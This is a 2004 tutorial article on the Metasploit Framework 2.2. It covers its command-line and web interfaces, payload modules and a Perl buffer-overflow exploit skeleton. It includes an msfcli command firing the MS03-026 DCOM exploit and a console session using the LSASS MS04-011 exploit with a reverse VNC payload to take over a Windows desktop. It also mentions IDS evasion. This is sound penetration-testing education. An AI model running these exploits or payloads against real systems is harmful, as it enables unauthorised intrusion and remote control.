Metasploit Framework, Part Three

by Pukhraj Singh *and* K.K. Mookhey

last updated September 14, 2004

1. Introduction

In the previous two parts (part 1, part 2) of this article series we discussed the agility and ease of usage of the Metasploit Framework in an end-user environment. Moving further we will cover additional usage details and provide a brief insight of the MSF from a developer's perspective. Version 2.2 of the Framework was released in August 2004, and its immense potential was showcased at the Blackhat 2004 and Defcon 12 security conferences, which witnessed a jam-packed house during presentations by HD Moore and Spoonm.

The previous article discussed the primary interface to the MSF; we will now continue the discussion by looking at other interfaces present in the Framework. Then we will move on to cover the latest features available in version 2.2. Finally, we will conclude the article by providing a brief introduction to the exploit development process provided in the Framework. This includes features such as VNC DLL injection and others.

2. Other User Interfaces

The Metasploit Framework support three interfaces. The first interface, *msfconsole*, was covered extensively in part two of this article series. The two other interfaces, *msfcli* and *msfweb* are just as powerful and each plays an important role in different scenarios.

2.1 msfcli Interface

The msfcli interface is best suited for automating various penetration tests and exploitation tasks. These tasks can be automated through the use of batch scripts.

The commands are executed in the format: **msfcli match_string options(VAR=VAL) action_code** where **match_string** is the required exploit.

The action_code has the following value options:

S for summary,
O for options,
A for advanced options,
P for payloads,
T for targets,
C for vulnerability checks, and
E for exploitation.

The commands can be saved and loaded during startup. This allows us to configure various settings in the global environment.

First, to display a list of the exploits available, use the **./msfcli** command. Note that the output is similar to the command **show exploits**.

Summary information about a specific exploit can be displayed with the command **./msfcli exploit_name S**, where exploit_name is the name of the exploit selected, as shown below in Figure 1.



Figure 1

In the same way, available payloads can be displayed by simply changing the action_code and issuing the command **./msfcli exploit_name P**.

Now we can set the payload for the exploit with **./msfcli exploit_name Payload=payload_name 0**, where payload_name is the name of the payload. In order to view and set any advanced options that may be present for an exploit we use the **./msfcli exploit_name Payload=payload_name A** command. Similarly, **./msfcli exploit_name PAYLOAD=payload_name T** lists the targets and **./msfcli exploit_name PAYLOAD= payload_name T 0** selects the first value.

In part two of this article, we demonstrated the execution of the msrpc_dcom_ms03_026 exploit using *msfconsole*. It can also be executed via the *msfcli* interface by running a single command: **./msfcli msrpc_dcom_ms03_026 PAYLOAD=winbind RHOST=192.168.0.27 LPORT= 1536 TARGET=0 E**

Hence, the *msfcli* interface provides all the functionality and features of *msfconsole* through a *single command do all* design.

2.2 msfweb Interface

The *msfweb* interface provides complete MSF functionality via an easy to use web interface. This interface has its own web server running on port 55555 by default. The server has limited features and absolutely no security measures, so you must secure access to it separately. However by default it listens only for loopback connections, which limits its availability. This can be modified for any address:port option with the -a switch. The index page, when connected to the server, displays a list of exploits available. A user can select an exploit simply by clicking on the desired link.

After selecting an exploit, the next web page shows the information about that exploit. Clicking on the 'Select Payload' button will open a page displaying the payloads that are available. Select the specific payload, and the next page displays various options to be filled in such as RPORT, RHOST, and so on. The two buttons at the bottom of the page named 'Vulnerability Check' and 'Launch Exploit' can be used to check the RHOST for vulnerability or launch the exploit, respectively, as shown in Figure 2.



Figure 2

When the exploit is run, the server establishes a connection to the exploited host, proxying through an arbitrary listening port and a telnet protocol link is given to the user for a connection to the exploited host. This interface, although very basic, can be useful to a team of penetration testers collaborating with each other.

3. Metasploit Framework 2.2 - Overview of New Features

Version 2.2 of the Framework is a complete overhaul with many new features. It is interesting to note that a suite of helper utilities have been provided to assist in the development of exploits and plug-ins.

The Framework's base module of exploits, payloads, encoders and nop generators has been expanded and has also matured formidably. The libraries have the capability of providing abstraction from the user interfaces, encoding and nop engines, payload handler modules and a shared API environment.

There is also inclusion of the Pex Library, a completely standalone exploit development platform with features like nop sled generators and support for Socket protocols like Raw IP, SSL, Proxy, MSSQL, SMB and DCERPC to say the least. Now let's go into the nitty-gritty details of these enhancements.

3.1 Utilities

The new utilities are really just the icing on the cake, and their importance is only full evident once the tools are utilized.

Msfpescan can be used to analyze and disassemble executables and DLLs, which helps to find the correct offsets and addresses during the stage of exploitation and privilege escalation. It can search for jmp statements or for a sequence like pop-pop-ret, and the utility even supports regular expressions. This can be used to find effective return addresses from Windows expressions, and thus can be used to add new targets to the exploit.

The various command line flags are as shown below,

```
Usage: /home/framework-2.2/msfpescan <input> <mode> <options>
Inputs:
        -f  <file>    Read in PE file
        -d  <dir>     Process memdump output
Modes:
        -j  <reg>     Search for jump equivalent instructions
        -s            Search for pop+pop+ret combinations
        -x  <regex>   Search for regex match
        -a  <address> Show code at specified virtual address
Options:
        -A  <count>   Number of bytes to show after match
        -B  <count>   Number of bytes to show before match
        -I  address   Specify an alternate ImageBase
        -n            Print disassembly of matched data
```

Msfdldebug can be used to download debug symbols from files.

Msfpayload and *msfpayload.cgi* can both be used to generate customary payloads via the command-based and the CGI (Web) interfaces, respectively.

Msfencode is a useful command line based interactive payload encoder.

Msflogdump displays the session log files in colorized displays.

Msfupdate is a handy utility which can be used to check and download updated and newer releases of the Framework.

```
Usage: /home/framework-2.2/msfupdate [options]
Options:
        -h        Host
        -v        Display version information
        -u        Perform an online update via metasploit.com
        -s        Only display update tasks, do not actually download
        -m        Show any files locally modified since last update
        -a        Do not prompt, default to overwrite all files
        -x        Do not require confirmation for non-SSL updates
        -f        Disable ssl support entirely, use with -x to avoid warnings
```

3.2 The Modules

Modules (exploits, payloads, encoders and nops) are the epicenter of all Metasploit functionality. The exploit collection in itself is enough to keep any penetration tester happy.

The payload support can perform all sorts of "cool ninja tricks," from injecting a DLL (*win32_bind_dllinject*, *win32_reverse_dllinject*) to running a VNC server (*win32_bind_vncinject*, *win32_reverse_vncinject*) on the exploited host. The live demo of this as presented by the Metasploit authors was highly admired by audience members during the presentations.

The Metasploit Framework supports an array of third party tools that are supported through modules. We will explain their interaction with MSF in brief -- for further insight readers are directed to the respective homepages of these tools.

> *InlineEgg* is a tool to build handy assembly code through a Python interface. These assembly instructions can be used to build effective payloads for an exploit. The MSF has an interface for InlineEgg payloads called the *ExternalPayload* module. The latest release of MSF has three Linux examples of this: *linx86_reverse_ie*, *linux86_bind_ie* (generic command shells) and *linux86_reverse_xor* (XOR encrypted). When selected the payloads are dynamically created at run-time through a set of Python scripts. For Windows, the InlineEgg payload is *win32_reverse_stg_ie*. This payload has a variable *IEGG* which specifies the path to the InlineEgg Python script containing the payload.
>
> *Impurity* provides an easy-to-use interface for shellcode development in C, the result of which can be injected into memory as an executable ELF image. MSF has a loader (Linux only) for Impurity executables named *linx86_reverse_impurity* and requires *PEXEC* set to the path of the executable.
>
> *UploadExec* provides a way to upload any Win32 executable over an exploited socket connection and run it. Imagine running a Perl interpreter on the remote Windows computer.

The suite of various encoders (XOR, alphanumeric, etc) help the user to shape their exploit in the way they wish to craft it. Otherwise the Framework can be left to do that for you.

4. Exploit Development

The exploit development process has been explained very well in the latest MSF 2.2 documentation and is available under the 'sdk' directory. Therefore in this section of the article we will simply break down the development process into simple phases, and give a brief walkthrough of each phase.

The first phase of the process begins with analyzing a vulnerability and the feasibility of manipulating this vulnerability for our own purposes. The Metasploit Framework is more potent for network based exploitation, which is generally difficult.

Let's suppose that there is buffer overflow in a network daemon. The first and foremost thing to do is to find the return address. Now the comes stage of exploration and learning, which is unfortunately still a process of hit and miss. We will emulate the vulnerability locally by sending enough data to just overflow the buffer. To achieve this, MSF provides us a TCP module, and we will use it to create the socket and send the data. The Pex library routine *PatternCreate* can be used to send data patterns with specified lengths to trigger the vulnerability. Simultaneously, we trace the debug pattern of the vulnerable process to find where the segfault was generated. We pass this offset to *patternOffset.pl*, which is found in the *sdk* directory, to find the return offsets.

Now extend the barebones exploit created in the previous step by adding the offsets, padding and other vital information such as DCEFragSize.

Next we set the payload-specific options like Space (the decent payload size), BadChars (any characters that might break the payload) and MinNops. Then we can write down the list of targets.

The main task is in the initialization and exploitation routines, which will pick up data using the above code from user supplied values and undertake the final execution phase.

```
sub new {      #Nothing much to worry about.
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
  return($self);
}


sub Exploit {   #Going Critical: The exploitation routine.
  my $self = shift;
  my $targetHost  = $self->GetVar('RHOST'); #Getting values from user
                                                    #using GetVar
  my $targetPort  = $self->GetVar('RPORT'); #Getting values
  my $targetIndex = $self->GetVar('TARGET');
  my $DCEFragSize = $self->GetVar('FragSize') || 1024;
```

```
  my $target = $self->Targets->[$targetIndex];
  my $ret = $target->[1];

#Encoding of payload with value set in the global environment
#variable EncodedPayload
  my $encodedPayload = $self->GetVar('EncodedPayload');
  my $shellcode = $encodedPayload->Payload;
my $sock = Msf::Socket::Tcp->new
#Socket routine. Set protocol dependent option. Use the Socket library
#routines for support of various protocols. Raw sockets are also supported.
{
'PeerAddr' => $targetHost,
'PeerPort' => $targetPort,
'LocalPort'=> $self->GetVar('CPORT'),
...
}

#Setting up advanced options using GetLocal which is used to get the
#options set by the exploit coder rather than the end user. The options
#given by the end user are captured using GetVar.
 my $tosend = 'A' x $self->GetLocal('PreRetLength');
#AAAAAA... PreRetLength number of times. Let's call it 'tosend'
 $tosend .= pack('V', $ret) x int($self->GetLocal('RetLength') / 4);
#Append return address to 'tosend' RetLength number of times.
  $tosend .= $shellcode;
#Now append the shellcode.
#Now we have a complete request including shellcode, ret address and
#overflow data...we are done!

 $sock->Send($tosend);  # say hello to shell

  return;
}

1; #you must end your exploit with this.
```

This gives a basic overview on how the exploit code is structured, what components need to be defined, how to process user arguments, and various other aspects related to exploits. Besides the standard set of features, there are many advanced options and libraries which can be used to develop advanced functionality in exploits. The reader would do well to read up on these.

The raw sockets functionality is very good, with support for IP, TCP, UDP and ICMP and with various options -- such as packets that can be crafted for multiple sources and destinations, and variable settings for a group of packets. Note that this functionality is not available on Windows platforms.

The DCEFragSize parameter can be used to set the application fragment size for DCE RPC packets, and can be effectively used for bypassing a network access control system. An example implementation has been provided in the *msrpc_dcom_ms03_026* exploit.

5. Post-Exploitation Phase

The central theme of the Metasploit Framework at a recent presentation was, "Hacking like in the movies." The reality is that the framework really does provide some captivating post-exploitation techniques. Here are a few examples.

The in-process DLL injection allows us to inject and run a custom DLL as a separate thread in memory, without even touching the physical storage media of the victim's box. This can also be blended with any Win32 exploit.

To add more spice to it, the Framework provides a VNC server as a custom DLL, which can be used to control the victim box graphically. This injection payload can be used to attain full access to the desktop of a remote Windows system, by being loaded as a DLL and is started as a new thread. From there it will listen for client requests on the same socket as was used to have the payload loaded. The client connects by first using a proxy via a local listening socket that was opened up by the framework. After two attempts of gaining full access to the desktop, the DLL payload will switch over to read-only mode, where the user can just view the contents of desktop. The DLL payload also spawns a command shell on the desktop with the privileges of the exploited process, which is often full Administrator access for Windows machines.

In order to use this feature, the user must first select the exploit payload as *win32_bind_vncinject* or *win32_reverse_vcinject* and use a Windows host as the target.

This will now be demonstrated using the MS04-011 LSASS vulnerability, as shown below:

```
msf lsass_ms04_011 > set PAYLOAD win32_reverse_vncinject
PAYLOAD -> win32_reverse_vncinject

msf lsass_ms04_011(win32_reverse_vncinject) > set RHOST 192.168.0.111
RHOST -> 192.168.0.111

msf lsass_ms04_011(win32_reverse_vncinject) > set NBNAME CUBECS
NBNAME -> CUBECS

msf lsass_ms04_011(win32_reverse_vncinject) > set LHOST 192.168.0.50
LHOST -> 192.168.0.50

msf lsass_ms04_011(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending 8 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 192.168.0.111:1146
[*] Sending Stage (2893 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348160), Please wait...
[*] VNC proxy listening on port 5900...
VNC server supports protocol version 3.3 (viewer 3.3)
No authentication needed
Desktop name "VNCShell [SYSTEM@CUBECS] - Full Access"
Connected to VNC server, using protocol version 3.3
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
ShmCleanup called
[*] VNC proxy finished

[*] Exiting Reverse Handler.
```

As the screenshot below in Figure 3 shows, with this example you get full system GUI access to the remote Windows system (CUBECS), from the Linux box.



Figure 3

There are other interesting aspects of the Metasploit Framework as well. Many IDS evasion techniques can be successfully implemented using the tricks of the trade such as polymorphic shellcode, first exit event masking, and multi staged payloads with custom exploit options. These options are left to the capable reader to explore.

6. Open Source

Some readers may be interested in a comparison of the Metasploit Framework with other exploit environments of its kind, such as Core Impact or ImmunitySec Canvas. Perhaps an analogy can be made to the market offerings of tools like Nessus (open source) and commercial products such as ISS' Internet Scanner, where there are advantages and disadvantages to each approach. Perhaps the things to evaluate are the available support options, speed of exploit development, and numerous other factors that factor in any required license cost.

7. Conclusion

In concluding this article series, it may be pertinent to compare the Metasploit Framework to the mortal Prometheus from Greek Mythology. As the story goes, Prometheus was a Titan who stole fire from the Gods living on Mount Olympus, and in turn he gave it to humankind. With the same analogy, the Metasploit Framework helps to extend the enigmatic art of exploitation to many people who might not otherwise have this ability. It will surely play a prominent role in the future of Internet security and penetration testing.

References

About the authors

Pukhraj Singh is a security researcher at Network Intelligence (I) Pvt. Ltd. His areas of interest include working with exploits, monitoring honeypots, intrusion analysis and penetration testing.

K. K. Mookhey is the CTO and Founder of Network Intelligence.